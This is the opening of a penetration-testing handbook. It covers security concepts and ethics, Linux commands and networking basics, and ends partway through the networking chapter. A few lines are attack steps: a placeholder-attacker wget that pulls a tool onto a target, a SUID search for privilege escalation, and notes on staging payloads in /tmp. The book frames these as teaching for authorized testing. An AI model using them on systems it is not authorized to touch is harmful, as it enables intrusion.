THE COMPLETE PRACTICAL HANDBOOK

Hacking & Network Security

From the Linux command line to penetration testing
A complete command-driven reference with real-world examples

written by

Sepehr Niaz

Network+ · CCNA · Security+ · CEH · F5

THE COMPLETE PRACTICAL HANDBOOK OF CYBER SECURITY

Hacking & Network Security

From the Linux Command Line to Penetration Testing

A complete, command-driven reference with real-world tool examples

written by

Sepehr Niaz

CompTIA Network+ · Cisco CCNA 200-301 · CompTIA Security+
CEH · SANS SEC504 · PWK · SEC542 · F5 LTM / ASM-AWAF

First Edition · 2025

© All rights to this work are reserved by the author, **Sepehr Niaz**.

First Edition — 2025.

LEGAL & ETHICAL WARNING — READ THIS FIRST

Every command, technique, and tool in this book is provided **solely for education, research, and authorized security testing**. Running these techniques against any system, network, or device that you do not own or do not have **written authorization** to test is a crime, and under computer-crime law it carries imprisonment and financial penalties. The author and publisher accept no responsibility for misuse of this material. Practice only inside your own isolated lab or within the scope of a formal penetration-testing engagement.

This book was written to train **white-hat** professionals and to strengthen defensive (blue) teams. Security knowledge is a trust that must be used to protect, never to attack.

`Hacking & Network Security — The Complete Practical Handbook  /  First Edition`

> *“Security is not a product; it is a process.”*
>
> — Bruce Schneier

Dedicated to everyone who blends curiosity with responsibility,
and makes knowledge a shield for defense, never a weapon for attack.

Preface

Today's world is built on networks; from banking and healthcare to industry and government, everything depends on the secure flow of data. And for exactly that reason, **network security** is no longer a niche specialty — it is the very pillar of digital trust.

This book is an attempt to gather a complete, **hands-on** path — from your first Linux command-line instruction to running a full-scale penetration test and then defending against it. Unlike many resources that stay at the level of concepts, here every idea comes with **real commands, sample output, and a lab exercise**; because security cannot merely be read about — it must be practiced.

Who is this book for?

For the computer-science and security student who wants to move from theory to practice; for the network administrator who wants to see their network through an attacker's eyes; for the enthusiast who dreams of entering the field of penetration testing or the blue team; and for anyone who wants to understand threats in order to defend better. No serious prerequisite is required — we start from zero.

How is it organized?

The book is arranged into fifteen chapters as a logical journey. First the **foundations and ethics**, then **Linux and networking** as the infrastructure. After that we enter the real penetration-testing cycle: **reconnaissance, scanning, enumeration, vulnerability discovery, exploitation**, and then specialized areas such as **web security, password attacks, and wireless**. Then we automate the work with **scripting**, and finally, wearing the **defender's** hat, we turn to hardening, monitoring, and building a lab and a career path.

> **A promise**
>
> If you go through this book chapter by chapter and truly run the commands in your lab, by the end you will have not only **read about** network security — you will have **done it** — and that is the difference between knowing and being able.

May this book be a light for the path of those who want to be guardians of the digital world with knowledge, responsibility, and ethics.

Sepehr Niaz

How to Use This Book

To get the most out of this book, get familiar with its writing conventions. Throughout the book, **commands and output are in English** (exactly as they are typed and seen in the terminal) and **explanations are in prose**.

Code blocks

Wherever there is a command to run, it is shown in a dark box with a monospaced font. The `$` sign means running as a normal user, and `#` means running with root privileges. Lines that begin with `#` and appear dimmed are comments explaining that command:

```
kali@lab: ~

# discover live hosts on the network
$ nmap -sn 192.168.1.0/24
Nmap scan report for 192.168.1.10
Host is up (0.0010s latency).
```

Special boxes

Throughout the book you will meet several kinds of colored boxes, each carrying a particular message:

Tip

Shortcuts, tricks, and best practices that make your work more professional.

Note

A supplementary explanation or a conceptual point for deeper understanding.

Warning

A point whose neglect can lead to an error, disruption, or leaving traces behind.

Lab Only

An offensive technique whose use outside an authorized environment is illegal.

> **Hands-on Lab**
>
> A step-by-step exercise to perform on your own lab machine.

At the end of each chapter there is also a **summary**, a set of **exercises**, and a **quick-reference table** (cheat sheet).

Table of Contents

	Preface & How to Use This Book	
01	Foundations & Ethical Hacking	8
02	Linux & the Command Line	18
03	Networking & Protocols	32
04	Reconnaissance & Information Gathering	41
05	Network Scanning with Nmap	49
06	Service Enumeration	61
07	Vulnerability Discovery & Assessment	70
08	Sniffing & Traffic Analysis	76
09	Exploitation & Post-Exploitation	82
10	Web Application Security	90
11	Password Attacks & Hash Cracking	100
12	Wireless Network Security	107
13	Scripting for Security	113
14	Defense, Hardening & Monitoring	119
15	Lab, Reporting & Career Path	126
	Appendix, Glossary & References	133
	About the Author & Certifications	144

CHAPTER ONE


Foundations & Ethical Hacking

Before we type our first command, we must know what security means, who hackers are, and where the thin line between law and crime lies.

CIA Triad | Hacker Types | Ethics & Law | Methodology

Every great journey begins with a map. Before we pick up the tools and step into the field, we need to build a shared language: to know exactly what “security” protects, what an “attack” means, and what separates a security professional from a cyber criminal. This chapter is that map.

You may be tempted to skip this chapter and jump straight to the exciting commands. But experience shows that those who do not take the fundamentals — and especially the **ethical and legal framework** — seriously either run into trouble very quickly, or never rise above the level of a “tool user.” A true professional understands the *why* of things, not just the *how*.



Core Concept

1.1 What Is Information Security?

Information Security is the science and art of protecting data and systems against unauthorized access, modification, disclosure, or destruction. Note that security is not an “absolute state”; no system is 100% secure. Security is in fact a **risk-management process**: we try to raise the cost of an attack high enough that it is no longer worthwhile for the attacker.

To talk about security precisely, we need a reference model. The most famous and enduring of these is the **CIA triad**, which describes the three fundamental goals of every secure system. The key point is this: **every attack you will see in this book ultimately targets at least one of these three sides.**

> **Why a “triangle”?**
>
> These three goals are often in tension with one another. For example, heavy encryption raises confidentiality but can reduce availability and speed. A security architect's job is to find the **right balance** among the three, proportional to the value of the asset.

Side one: Confidentiality

Confidentiality means ensuring that data is accessible only to **authorized** people. When your password is stolen while you log in to a site, or a patient's medical record leaks out, confidentiality has been violated. The main tools for ensuring confidentiality are **cryptography** (so that data stays unreadable even if stolen) and **access control** (so that only authorized people can see the data). Attacks such as traffic sniffing, social engineering, and data theft all attack confidentiality.

Side two: Integrity

Integrity means ensuring that data remains **without unauthorized change** — what was stored or sent is exactly what is received. If an attacker alters the amount of a bank transaction in transit, or infects the contents of a piece of software before download, integrity has been violated. The key integrity tools are **hash functions** (to detect any change) and **digital signatures** (to prove source and authenticity). The “man-in-the-middle” attack is a classic integrity threat.

Side three: Availability

Availability means ensuring that the system and data are **accessible when needed**. Sometimes an attacker does not intend to steal data, but only wants to take the service down. The famous **denial-of-service (DoS/DDoS)** attack targets exactly this side: it saturates the server with so many requests that it can no longer respond to real users. Defensive tools for availability include **redundancy** (backup servers), **regular backups**, and resilient architecture.

CIA Side	Goal	Defensive Tool	Example Attack
Confidentiality	authorized-only access	encryption, access control	sniffing, data theft

Integrity	unaltered data	hashing, digital signature	tampering, MITM
Availability	being accessible	redundancy, backups	DoS / DDoS

Professional Vocabulary

1.2 Beyond CIA: Complementary Concepts

The CIA triad is the main pillar, but in practice several other concepts are used constantly. Mastering this vocabulary empowers you to read documentation and converse with professionals.

> **Authentication** — proving that "you are who you claim to be" — with a password, a key, or a second factor (MFA).

> **Authorization** — determining "what you are allowed to do" — after authentication.

> **Accounting** — recording "who did what, and when" — the basis of logging and investigation.

> **Non-repudiation** — ensuring a person cannot deny having done something — via digital signatures.

> **Least Privilege** — every user or process has only the minimum access it needs.

> **Attack Surface** — the set of all points through which an attacker could get in.

> **The golden rule**
>
> Every extra service, port, or user account you close shrinks the attack surface. In security, "less" is almost always "more secure."

The Players

1.3 Who Is a Hacker? The Color of Hats

The word "hacker" carries a negative charge in popular culture, but it originally refers to someone who understands systems deeply and can use them in ways beyond their original

design. What makes a hacker “good” or “bad” is their **intent and authorization**, not their skill. To separate these intentions, the “hat color” metaphor is used.

> **White Hat** — a law-abiding professional who tests systems with written authorization to find and close holes before a real attacker does. This book's goal is to train you in exactly this role.

> **Black Hat** — a criminal attacker who breaks in without authorization for profit, destruction, or espionage. Their work is a crime.

> **Grey Hat** — in the middle; sometimes breaks in without permission but with no intent to abuse — yet legally this is still high-risk.

Alongside these three, you will meet other players: the **script kiddie** (a beginner who relies on ready-made tools without deep understanding), the **hacktivist** (politically or socially motivated), the **insider threat** (a disgruntled or deceived employee), and the most dangerous of all, the **APT**, or “Advanced Persistent Threat” — organized, patient, and often state-sponsored groups that stay hidden in a network for months.

On the defensive side we also have two main teams: the **Red Team**, which plays the attacker's role to test the defenses, and the **Blue Team**, which is responsible for detecting and responding to attacks. The best professionals understand both sides — which is exactly what this book aims to build in you.

1.4 Ethics, Law, and Scope

This section is the most important part of the entire book. Technical skill without an ethical compass is dangerous — both to others and to yourself.

The difference between a penetration-testing professional and a cyber criminal lies neither in the tools nor the techniques, but in a single word: **authorization**. Two people may run exactly the same `nmap` command; one is performing their lawful duty and the other is committing a crime. What separates them is the presence or absence of a **written agreement**.

> **Computer-crime law**
>
> Under computer-crime law, **unauthorized access** to data or computer systems, unauthorized interception of content, and data destruction are all crimes, carrying imprisonment and financial penalties. “I didn't know” or “I was just curious” is no legal defense. Never, under any circumstances, run the techniques in this book against a system you do not own or do not have written authorization for.

Rules of Engagement

Every professional penetration-testing project begins, before it starts, with a document called the “Rules of Engagement” that defines the framework of the work. Its most important parts are:

- **Scope:** exactly which IP addresses, domains, and systems are authorized for testing — and which are **off-limits**.
- **Time window:** which days and hours testing is permitted (for example, to reduce the impact on users).
- **Permitted and forbidden techniques:** is a denial-of-service or social-engineering attack allowed?
- **Emergency contact:** if something unexpected happens mid-engagement, whom do we call?
- **Confidentiality of findings:** results are reported only to the system owner and are never published.

When in doubt, ask

Whenever you are unsure whether an action is permitted, get written confirmation from the client before acting. A simple email can be the difference between a professional engagement and a court case.

The Roadmap

1.5 The Penetration-Testing Cycle & Methodology

Penetration testing is not a random, disorderly activity; it is a **structured process** that advances step by step. Interestingly, both the real attacker and the white-hat professional follow almost the same cycle. This cycle is in fact the roadmap of the entire book — each chapter deepens one or more of its stages.

Stage	Description	Related Chapter
1) Reconnaissance	gathering information about the target from open sources and the network	Chapter 4
2) Scanning	finding live hosts, ports, and services	Chapter 5
3) Enumeration	deep extraction of information from each service	Chapter 6
4) Vuln. discovery	finding exploitable weaknesses	Chapter 7
5) Exploitation	gaining initial access	Chapter 9
6) Post-exploitation	privilege escalation and lateral movement	Chapter 9
7) Reporting	documentation and presenting remediation	Chapter 15

Several global standard frameworks define these stages formally; you should be familiar with their names: **PTES** (Penetration Testing Execution Standard), **OWASP WSTG** (Web Security Testing Guide), **OSSTMM** (Open Source Security Testing Methodology Manual), and **MITRE ATT&CK**, which is a vast encyclopedia of real-world attacker tactics and techniques and is today the principal reference for blue and red teams alike.

Test types by amount of information

Depending on how much information the team is given before the test, penetration testing has three main modes:

> **Black Box** — the team has no prior information and acts exactly like an external attacker. Realistic but time-consuming.

> **Grey Box** — the team has limited information and access (for example, an ordinary user account). Balanced and the most commonly used mode.

> **White Box** — the team has full access to the source code and architecture. The deepest kind of test, suitable for a security review.

Hands on the Keyboard

1.6 Your First Practical Steps

It's enough theory. In every security assessment, the first thing you do on any system is figure out “where you are and with what access.” These few simple commands are every professional's starting point. Run them on your own Linux:

kali@lab: ~

```
# which user am I?
$ whoami
kali
# full identity: IDs and groups
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),27(sudo)
# what is my IP address on the network?
$ hostname -I
10.0.0.5
# which OS and which version?
$ uname -a
Linux kali 6.1.0-kali x86_64 GNU/Linux
```

Pay attention to the user groups in the output of `id`; membership in the `sudo` group means this user can run commands with root privileges — information that becomes very important in the “privilege escalation” stage. Get into the habit right now of reading the output of every command carefully; in security, the details are everything.

Hands-on Lab 1-1

If you do not yet have a **Kali Linux** virtual machine, don't worry; we build one step by step in Chapter 15. But if you'd like to start right now, install a Kali VM in VirtualBox and run these four commands. Note down your `id` output — is your user in the sudo group?

Chapter Summary

- Security is a risk-management process, not an absolute state; its goal is to make attacking expensive for the adversary.
- The **CIA triad** — confidentiality, integrity, availability — is the three fundamental goals of security, and every attack targets one of them.
- The difference between an ethical hacker and a criminal is only **authorization and intent**, not skill or tools.
- Every professional engagement begins with a **Rules of Engagement** document and a precisely defined **Scope**.
- Penetration testing is a seven-stage cycle that forms the backbone of this book.

Chapter 1 Exercises

1. Find three real-world attacks and identify which side of the CIA triad each one violated.
2. Explain in your own words why “least privilege” reduces the attack surface.
3. Write a simple “Rules of Engagement” document for a hypothetical test of a website, and define the scope in it.
4. Write the difference between the red and blue teams in one sentence, and say which one you are drawn to.
5. Run the commands from section 1.6 on a Linux machine and analyze your `id` output.

Quick Reference — Concepts

Term	Short Meaning
CIA	confidentiality, integrity, availability

MFA	multi-factor authentication
Least Privilege	the minimum access required
Attack Surface	the set of possible entry points
Scope	the authorized test boundary
Red / Blue Team	attack team / defense team
APT	advanced persistent threat

02

CHAPTER TWO

Linux & the Command Line


The primary weapon of every security professional is the terminal. In this chapter we learn Linux from scratch, command by command, up to what is needed for security work.

`Filesystem` `grep & regex` `awk / sed` `Permissions & Network`

If network security were a building, Linux would be the ground beneath it. Almost all offensive and defensive tools run on Linux, most of the world's servers are Linux, and the **Kali Linux** distribution, with its hundreds of ready-made tools, is every penetration tester's home.

You may be more comfortable with a graphical interface, but the truth is that real power is in the **command line**. The command line is precise, scriptable, works on a server with no graphical interface at all, and lets you connect dozens of tools together like Lego bricks. The goal of this chapter is not to make you a Linux **user**; it is to make you **wield** Linux like a security professional.

> **If you already know Linux**
>
> You can skim this chapter faster, but don't miss the sections on grep, awk/sed, SUID permissions, and networking on the command line; these are exactly the skills you will use again and again in later chapters.



The Starting Point

2.1 Why Linux, and Why Kali?

Linux is an open-source, free, and highly flexible operating system. Three main reasons make it the definitive choice of security professionals. First, **tools**: the Kali Linux distribution ships with more than six hundred pre-installed security tools — from Nmap and Metasploit to Burp and Wireshark. Second, **control**: the Linux command line lets you do anything precisely, repeatably, and automatically. Third, **ubiquity**: internet infrastructure, from web servers to routers and IoT devices, is built mostly on Linux; so knowing it means knowing the target.

Alternatives such as **Parrot OS** also exist with a similar philosophy. This book assumes Kali, but all commands work on any Debian-based distribution (such as Ubuntu).

Map of the Land

2.2 The Filesystem Structure

In Linux everything starts from a single root (`/`) and everything — even devices and processes — is seen as a file. Unlike Windows, which has separate drives (C:, D:), Linux has one unified tree. Let's see where we are and look around:

kali@lab: ~

```
# which directory am I in now? (print working directory)
$ pwd
/home/kali
# what folders does the filesystem root have?
$ ls /
bin  boot  etc  home  root  tmp  usr  var  opt  proc
# go into a folder and list it
$ cd /etc && ls
passwd  shadow  hosts  ssh/  apt/  crontab
# return to the user's home
$ cd ~
```

A few folders matter especially to a security professional. Knowing these is vital when examining an unknown system:

> **/etc** — the home of system and service configuration files; including `/etc/passwd` (the user list) and `/etc/shadow` (password hashes).

> **/home and /root** — the homes of ordinary users and the root user; the place for SSH keys, command history, and personal files.

> **/var/log** — system and service logs; very important in security investigation and also in covering tracks.

> **/tmp and /dev/shm** — temporary files; a common place for writing tools and payloads in the lab, because they are often writable.

> **/proc** — a virtual filesystem that exposes live information about processes and the kernel.

Everyday Tasks

2.3 Navigation & File Management

You will run these commands dozens of times a day; so often that they become muscle memory in your fingers. With them you view, create, copy, move, and delete files.

kali@lab: ~

```
# full listing, including hidden files and permissions
$ ls -la
# make a nested folder (-p also creates intermediate paths)
$ mkdir -p recon/nmap
# create an empty file, copy, and move
$ touch notes.txt
$ cp notes.txt backup.txt
$ mv backup.txt recon/
# delete (careful! -rf is recursive and asks nothing)
$ rm notes.txt
# show the folder structure as a tree
$ tree recon
```

> **rm is not reversible**
>
> Linux has no “recycle bin.” The `rm -rf` command deletes unconditionally and recursively. Before running it, always read the path twice; one wrong space can cause a disaster.

Reading Files

2.4 Viewing & Editing Content

Depending on file size, choose the right tool for viewing content. For short files `cat`, for long files `less`, and for viewing the start or end `head` and `tail`:

kali@lab: ~

```
$ cat /etc/hostname
kali
# the first five lines of a file
$ head -n 5 /etc/passwd
# live-follow a growing log (f=follow)
$ tail -f /var/log/syslog
# page through a long file (q to quit)
$ less /var/log/auth.log
```

For editing on a server, you have two main choices: `nano`, which is simple (save with Ctrl+O and exit with Ctrl+X), and `vim`, which is powerful but has a steeper learning curve (press `i` to edit, then `Esc`, and to save and exit `:wq`). For quick changes you can also work without an editor:

kali@lab: ~

```
# append a line to the end of a file
$ echo 'nameserver 8.8.8.8' >> /etc/resolv.conf
# in-place substitution with sed
$ sed -i 's/PermitRootLogin yes/PermitRootLogin no/' sshd_config
```

A Needle in a Haystack

2.5 Finding Files & Commands

When you are on an unknown system, the ability to quickly find files by name, type, or permission is a vital skill. The main tool is `find`, which is very powerful:

kali@lab: ~

```
# all config files on the whole system (errors discarded)
$ find / -name '*.conf' 2>/dev/null
# SUID files — very important for privilege escalation!
$ find / -perm -4000 2>/dev/null
# world-writable files
$ find / -writable -type f 2>/dev/null
# fast search from a database (locate) and finding a command's path
$ locate wordlist.txt
$ which nmap
/usr/bin/nmap
```

Why 2>/dev/null?

The `find /` command produces “Permission denied” errors in folders you can't access, which clutter the output. The expression `2>/dev/null` sends the error stream to the “null bucket” so you see only the useful results.

Filtering Data

2.6 grep — the Heart of Text Search

Perhaps no command is used more in day-to-day security work than `grep`. grep searches through text and shows only the lines that match your pattern. When a tool's output is hundreds of lines, grep pulls out just the few important ones:

kali@lab: ~

```
# lines that contain 'root'
$ grep root /etc/passwd
root:x:0:0:root:/root:/bin/bash
# case-insensitive (i)
$ grep -i error application.log
# recursive search in a whole folder + line number (r and n)
$ grep -rn 'password' /var/www/
# is port 80 listening? (combined with a pipe)
$ ss -tlnp | grep ':80'
```

Memorize grep's key switches: `-i` case-insensitive, `-r` recursive, `-n` line number, `-v` inverse (lines that do **not** match), and `-E` to use extended regular expressions (regex).

With regex you can extract complex patterns — for example, all IP addresses from a log:

kali@lab: ~

```
# extract all IPs from a file with regex
$ grep -oE '([0-9]{1,3}\.){3}[0-9]{1,3}' access.log | sort -u
```

Turning Raw Data into Knowledge

2.7 Text Processing: cut, awk & sed

Tool output is often raw and messy. The trio of `cut`, `awk`, and `sed` lets you slice this data, rearrange it, and turn it into usable knowledge. This skill is the line between an ordinary user and an effective scripter.

kali@lab: ~

```
# cut: just the first column with : as delimiter (user names)
$ cut -d: -f1 /etc/passwd
# awk: several columns together (user and their shell)
$ awk -F: '{print $1, $7}' /etc/passwd
# sort and uniq: counting unique values
$ cat ips.txt | sort | uniq -c | sort -rn
# sed: global substitution (http -> https)
$ sed 's/http:/https:/g' urls.txt
# wc: counting lines
$ wc -l targets.txt
254 targets.txt
```

> **awk is a language**
>
> What you saw here is just the tip of the iceberg. awk is in fact a complete text-processing programming language. Learning just this pattern of `-F` (delimiter) and `{print $n}` (print column n) covers 90% of your day-to-day needs.

The Unix Philosophy

2.8 Pipes & Redirection: Chaining Power

The Unix philosophy says: “each program should do one thing well, and programs should be able to connect to one another.” This connecting is done with **pipes** (`|`) and **redirection**

(`>`) and is the real source of the command line's power:

kali@lab: ~

```
# pipe: the left command's output is the right command's input
$ cat access.log | grep POST | wc -l
# save output to a file (overwrite)
$ nmap 10.0.0.5 > scan.txt
# append to the end of a file
$ echo 'done' >> scan.txt
# discard errors
$ command 2>/dev/null
# both display and save at the same time with tee
$ nmap 10.0.0.5 | tee scan.txt
```

Symbol	Function
|	sends the left command's output to the right command's input
> and >>	overwrite and append to a file
2>	redirect the error stream (stderr)
2>&1	merge errors with standard output
tee	display on screen and save to a file simultaneously

Power and Responsibility

2.9 Users, sudo & Root Access

In Linux, the **root** user is the god of the system; it can do anything. Ordinary users have limited access and use `sudo` for administrative tasks. Understanding this access model is the core of the “privilege escalation” topic in later chapters:

kali@lab: ~

```
$ whoami
kali
# run a command with root privileges
$ sudo nmap -sS 10.0.0.5
# which commands may I run with sudo? (key to privilege escalation!)
$ sudo -l
# the password-hash file is readable only by root
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

sudo -l is gold

On any system you gain access to, `sudo -l` is the first command you should run. If your user is allowed to run even one specific command with sudo and without a password, it can often be turned into full root access.

Access Control

2.10 File Permissions: chmod & chown

Every file in Linux has three kinds of permission — read (r), write (w), execute (x) — for three groups: owner, group, and others. Reading these permissions and changing them is a basic skill:

```
kali@lab: ~
```

```
$ ls -l script.sh
-rw-r--r-- 1 kali kali 210 Oct 1 script.sh
# make a script executable
$ chmod +x script.sh
# precise setting with a number: rwx for owner, rx for group and others
$ chmod 755 tool.sh
# change the file's owner
$ sudo chown root:root secret.key
```

Understand the numeric notation of permissions: read is 4, write is 2, execute is 1; their sum makes each group's permission. So `755` means owner `7` (4+2+1=rwx) and group and others `5` (4+1=r-x). The pattern `644` is common for data files and `755` for executable files.

Number	Permission	Meaning
7	rwx	read, write, execute
6	rw-	read, write
5	r-x	read, execute
4	r--	read only
0	---	no access

Installing Tools

2.11 Package Management with apt

The first thing you do on any fresh Kali is to update the system. The `apt` package manager makes installing, updating, and searching for software simple:

kali@lab: ~

```
# update the package list, then upgrade everything
$ sudo apt update && sudo apt upgrade -y
# install a tool
$ sudo apt install gobuster seclists -y
# search and check whether something is installed
$ apt search wpscan
$ dpkg -l | grep nmap
```

What Is Running

2.12 Processes & Services

Seeing what is running, stopping a process, and managing services are part of everyday work. For example, **Metasploit** needs the `postgresql` database service, which you must start:

kali@lab: ~

```
# running processes and searching among them
$ ps aux | grep nmap
# live view of resource usage (q to quit)
$ top
# kill a process by its ID (PID)
$ kill -9 1337
# manage services with systemctl
$ sudo systemctl start postgresql
$ sudo systemctl status ssh
```

Seeing the Network

2.13 Networking on the Command Line

Before we scan other people's networks, we must know our own. These commands show your machine's address, routing, and connections:

kali@lab: ~

```
# IP address of all network interfaces
$ ip a
# routing table and default gateway
$ ip r
# connectivity test
$ ping -c 3 10.0.0.1
3 packets transmitted, 3 received, 0% loss
# TCP ports listening on this machine
$ ss -tlnp
# configured DNS servers
$ cat /etc/resolv.conf
```

Old and new commands

If you see `ifconfig`, `route -n`, or `netstat` in older sources, don't worry; these are the old equivalents of `ip a`, `ip r`, and `ss`, and they still work.

Moving Data

2.14 File Transfer

In penetration testing you constantly need to move a file to the target machine (for example, a recon tool) or pull a file out of it. There are many methods; the simplest and most used is to spin up a temporary web server with Python:

kali@lab: ~

```
# simple download
$ wget http://10.0.0.5/backup.zip
$ curl -s http://10.0.0.5/ -o index.html
# secure transfer over SSH
$ scp exploit.py kali@10.0.0.8:/tmp/
# start a quick web server for transfer (on the attacker machine)
$ python3 -m http.server 8000
# then on the target:  wget http://<attacker>:8000/tool.sh
```

Productivity

2.15 Archives, Environment Variables & Shortcuts

A few final skills that multiply your speed: compression with `tar`, using variables to avoid repetition, and keyboard shortcuts.

kali@lab: ~

```
# compress and extract a folder
$ tar -czf recon.tar.gz recon/
$ tar -xzf recon.tar.gz
# use a variable for the target (less repetition, fewer errors)
$ export TARGET=10.0.0.5
$ nmap -sV $TARGET
# make a custom shortcut
$ alias n='nmap -sV -sC'
```

And three golden shortcuts that should be in your blood: `Tab` for auto-completing names, `Ctrl+R` to search command history, and `Ctrl+C` to interrupt a running command. The `history` command also shows your entire command history — which, when examining a compromised system, is a treasure trove of clues.

Chapter Summary

- The Linux command line is the main tool of the trade: precise, scriptable, and everywhere.
- The filesystem is one unified tree from `/`; the folders `/etc`, `/var/log`, and `/tmp` are key for security.
- `grep`, `awk`, `sed`, and the **pipe** turn raw data into usable knowledge.
- The user/root model and the `sudo -l` command are the basis of the privilege-escalation topic.
- **SUID** files and incorrect permissions are common privilege-escalation paths.

Chapter 2 Exercises

1. With a single `find` command, locate and list all SUID files on your system.
2. Using `cut` combined with `sort`, build a list of the usernames of all users in `/etc/passwd`.
3. With `grep -rn` search the `/etc` folder for the word `password` and analyze the results.
4. Start a Python web server and download a file from another machine.
5. Review your `sudo -l` output; do you see any dangerous permission?

Quick Reference — Essential Commands

Command	Use
ls -la	`full listing with permissions`
find / -perm -4000	`find SUID files`
grep -rn x .	`recursive text search`
awk -F: '{print $1}'	`extract a column`
chmod +x f	`make executable`
sudo -l	`sudo permissions`
ss -tlnp	`local open ports`
python3 -m http.server	`file-transfer web server`

03

CHAPTER THREE


Networking & Protocols

To break into or defend a network, you must first know its language: layers, protocols, packets, and the naming system.

OSI Model | TCP / UDP | Ports | DNS

Every remote attack, at the lowest level, is nothing but a few packets of data moving over a wire or through the air. If you don't know how these packets are built and routed, the output of Nmap and Wireshark will be an incomprehensible spell to you.

The good news is that you don't need to become a network engineer. But you must understand a few key concepts so well that you could explain them in your sleep: the layered model, the difference between TCP and UDP, IP addressing, and how DNS works. This chapter builds that foundation and is a bridge toward the practical chapters on scanning and sniffing.



A Mental Framework

3.1 The Layered Model: Why and How

Networking is very complex; from the electrical signal on a cable to the “Send” button in an email program. To manage this complexity, engineers divided it into **layers**. Each layer does a specific job and talks only to the layer above and below it. The most authoritative of these models is the **seven-layer OSI model**. For a security professional, the beauty of this model is that **each layer has its own attack and defense surface.**

Layer	Name	Example Protocol / Data	Common Threat at This Layer
7	Application	HTTP, DNS, FTP, SMTP	phishing, web injection, malware
6	Presentation	TLS/SSL, JPEG	SSL attacks, downgrade
5	Session	RPC, NetBIOS	session hijacking
4	Transport	TCP, UDP	port scanning, SYN flood

3	Network	IP, ICMP	IP spoofing, routing attacks
2	Data Link	Ethernet, ARP	ARP spoofing, MAC flooding
1	Physical	Cable, Wi-Fi, fiber	physical tapping, jamming

In practice, the **TCP/IP** model, on which the internet actually runs, condenses these seven layers into four: network access, internet, transport, and application. But the seven-layer OSI breakdown is more precise for **thinking** about attacks, and for that reason it remains the teaching reference.

> **Why does this table matter?**
>
> When you meet an attack in later chapters, ask yourself "which layer does this attack target?" The answer often points you straight to the right defense. For example, ARP spoofing is at layer 2, so its defense is also in the layer-2 switch (such as Dynamic ARP Inspection).

The Two Personalities of the Transport Layer

3.2 TCP versus UDP

At the transport layer, there are two main protocols, and the choice between them determines the behavior of the entire connection. Understanding the difference between them is essential for grasping Nmap's scan types in the next chapter.

> **TCP — reliable and connection-oriented** — before sending data it establishes a "connection" and guarantees the arrival of every packet. Slower but dependable. Suitable for web (HTTP), email, and SSH.

> **UDP — fast and connectionless** — without establishing a connection, it "throws" the data and gives no guarantee of delivery. Fast and low-overhead. Suitable for DNS, video, and VoIP.

The heart of TCP is an entry ritual called the **Three-Way Handshake**: the client sends a `SYN` packet, the server replies with `SYN-ACK`, and the client finalizes the connection with `ACK`. These three packets are the basis of the SYN scan in Nmap. Let's see it with our own eyes:

kali@lab: ~ (sudo)

```
# sniff web packets on the network interface
$ sudo tcpdump -i eth0 -n 'tcp port 80'
# in another terminal:  curl http://10.0.0.9
10.0.0.5.44320 > 10.0.0.9.80: Flags [S]      <-- SYN
10.0.0.9.80 > 10.0.0.5.44320: Flags [S.]     <-- SYN-ACK
